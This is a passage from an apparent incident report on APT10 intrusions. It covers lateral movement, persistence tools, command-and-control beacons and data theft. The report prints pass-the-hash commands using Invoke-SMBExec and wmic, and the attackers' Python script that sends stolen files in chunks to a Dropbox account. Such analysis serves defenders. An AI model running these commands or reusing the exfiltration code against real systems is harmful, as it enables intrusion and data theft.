


Figure 20 – Usage of “SMBExec.ps1”

<sup>14</sup> <https://github.com/SecureAuthCorp/impacket>

<sup>15</sup> <https://github.com/Kevin-Robertson/Invoke-TheHash>



Process Name	Command Line
cmd.exe	cmd.exe /c wmic /node: [REDACTED] /user: [REDACTED] /password:[REDACTED] process call create "cmd.exe /c powershell -exec bypass "import-module .\Invoke-SMBClient.ps1;Invoke-SMBClient -Domain [REDACTED] -Username [REDACTED] -Hash [REDACTED] -Action [REDACTED]
powershell.exe	User [REDACTED]
powershell.exe	powershell -exec bypass "import-module .\Invoke-Sexe.ps1;Invoke-SMBExec -Target [REDACTED] -Domain [REDACTED] -Username [REDACTED] -Hash [REDACTED] -Action [REDACTED]
net.exe	net use \\[REDACTED]\C\$ /u:[REDACTED] "[REDACTED]"

Figure 21 – Lateral Movement Commands




Figure 22 – Impacket's smbexec usage




Figure 23 – “wmic.exe”

Threat group also used windows built-in binaries like “net.exe” to deploy their own malware to target servers using stolen credentials.




Figure 24 – “net.exe” - C\$ Shared Folder



## Persistence

Threat group established persistency on a list of carefully chosen servers which played a critical part in the victim environment.

They made use of QuasarRAT and PlugX backdoors, WMI consumers, scheduled tasks, cobalt strike beacons, kerberos tickets and created users and added them to privileged groups.




Figure 25 – “net.exe” usage for adding new account to privileged group




Figure 26 – DLL search order hijacking as a win32 service



## Kerberos Tickets

Kerberos authentication is currently the default authorization technology used in Microsoft Windows AD. On one of our customer's environment we noticed the threat group had used Kerberos tickets to establish persistency which was obtained with **Rubeus**.

**Rubeus**<sup>16</sup> is a tool for raw Kerberos interaction and abuses.




Figure 27 – Rubeus which is used to get kerberos ticket

<sup>16</sup> <https://github.com/GhostPack/Rubeus>



## C&C Connections

We observed that threat group used 2 different ways to connect to their C&C servers.

After gaining a foothold on the public facing web server by exploiting a vulnerability, the group moved onto the terminal servers. To communicate with the other hosts on the internal network, they installed a SMB beacon on the terminal servers and used them as a bridge between the internal network and the C&C server.




Figure 28 – First communication method

Threat group followed a different approach with the hosts that had a direct or a proxy access to the internet. Rather than communicating through the terminal servers, they planted a HTTP beacon to contact the C&C servers directly.




Figure 29 – Second communication method



## Actions on Objectives

After compromising the target servers, the threat group began to exfiltrate critical customer and national security related data. To accomplish this goal, threat group used compiled python script which sends data to Dropbox account owned by them in 1GB chunks.

Attacker used system's proxy settings to exfiltrate data from the servers that didn't have a direct internet access.

```
def test():
    access_token = [REDACTED]
    transferData = TransferData(access_token)
    filename = sys.argv[1].split('.')[(-2)] + '.' + sys.argv[1].split('.')[(-1)]
    size = 0
    if len(sys.argv) == 3:
        bytes = int(sys.argv[2])
    else:
        bytes = 0
    f = open(filename, 'rb')
    f.seek(bytes)
    num = 1
    while 1:
        data = f.read(102400000)
        if data == '':
            break
        with open('1.tmp', 'wb') as wf:
            wf.write(data)
        if size >= 1073741824:
            break
        if '\\' in filename:
            send_filename = filename.split('\\')[(-1)]
        elif '/' in filename:
            send_filename = filename.split('/')[(-1)]
        else:
            send_filename = filename
        file_to = '/wsfr1/' + send_filename + '_' + str(num)
        transferData.upload_file('1.tmp', file_to)
        num += 1
        size += 102400000
        print '[+] from ', bytes, ' start send size:', size / 1024 / 1024, 'm'

    print 'done'
```

Figure 30 - Exfiltration code over Dropbox



```
def get_my_proxy():
    """ Static method to get proxy
    """
    proxy = '[REDACTED]:8080'
    http_proxy = 'http://'+proxy
    https_proxy = 'https://'+proxy
    proxyDict = {'http': http_proxy,
                 'https': https_proxy}
    return proxyDict
```

Figure 31 – Proxy function to connect Dropbox

After further investigating the Dropbox related data in the python script account, we were able to retrieve information like e-mail address, country and most probably counterfeit name and surname that belonged to the attacker.

```
{
  "account_id": [REDACTED],
  "name": {
    "given_name": "sszo",
    "surname": "rqb",
    "familiar_name": "sszo",
    "display_name": "sszo rqb",
    "abbreviated_name": "SR"
  },
  "email": "smithharoldr3ud@protonmail.com",
  "email_verified": true,
  "disabled": false,
  "country": "HK",
  "locale": "en",
```

Figure 32 - Dropbox user info




Figure 33 - Stealing database credentials




Figure 34 - Exfiltration data from database



## Threat Intelligence Research

We cross checked all the IOC values that we're able to retrieve from the cyber-attacks launched by APT10. To this day almost all of them still remain undetectable by threat intelligence solutions.

The screenshot shows a VirusTotal domain analysis page for the domain `rare-coins.com`. The interface includes a green circular icon with a '0' and a '75' below it, indicating no interesting sightings. The domain is registered with ALIBABA.COM SINGAPORE E-COMMERCE PRIVATE LIMITED, created 1 year ago, and last updated 3 months ago. The 'Community Score' is shown as a red bar. Below this, there are tabs for DETECTION, DETAILS, RELATIONS, and COMMUNITY. The DETECTION tab is selected, showing results from various engines: ADMINUSLabs, AlienVault, AutoShun, BADWARE.INFO, BitDefender, Botvrij.eu, and Comodo Valkyrie Verdict, all reporting 'Clean'. Other columns include the engine name and a 'Clean' status with a green checkmark.

Figure 35 – VirusTotal – Domain

The screenshot shows a VirusTotal IP analysis page for the IP address `52.220.31.209`, which is associated with AS 16509 (Amazon.com, Inc.). The interface includes a green circular icon with a '0' and a '75' below it, indicating no interesting sightings. The IP is marked with a red 'SG' flag. Below this, there are tabs for DETECTION, DETAILS, RELATIONS, and COMMUNITY. The DETECTION tab is selected, showing results from various engines: ADMINUSLabs, AlienVault, Avira (no cloud), Baidu-International, Blueliv, CLEAN MX, and Comodo Valkyrie Verdict, all reporting 'Clean'. Other columns include the engine name and a 'Clean' status with a green checkmark.

Figure 36 – VirusTotal – IP




Figure 37 - VirusTotal search result of tcp Shell used by actor




Figure 38 - Intezer analysis report of tcp shell

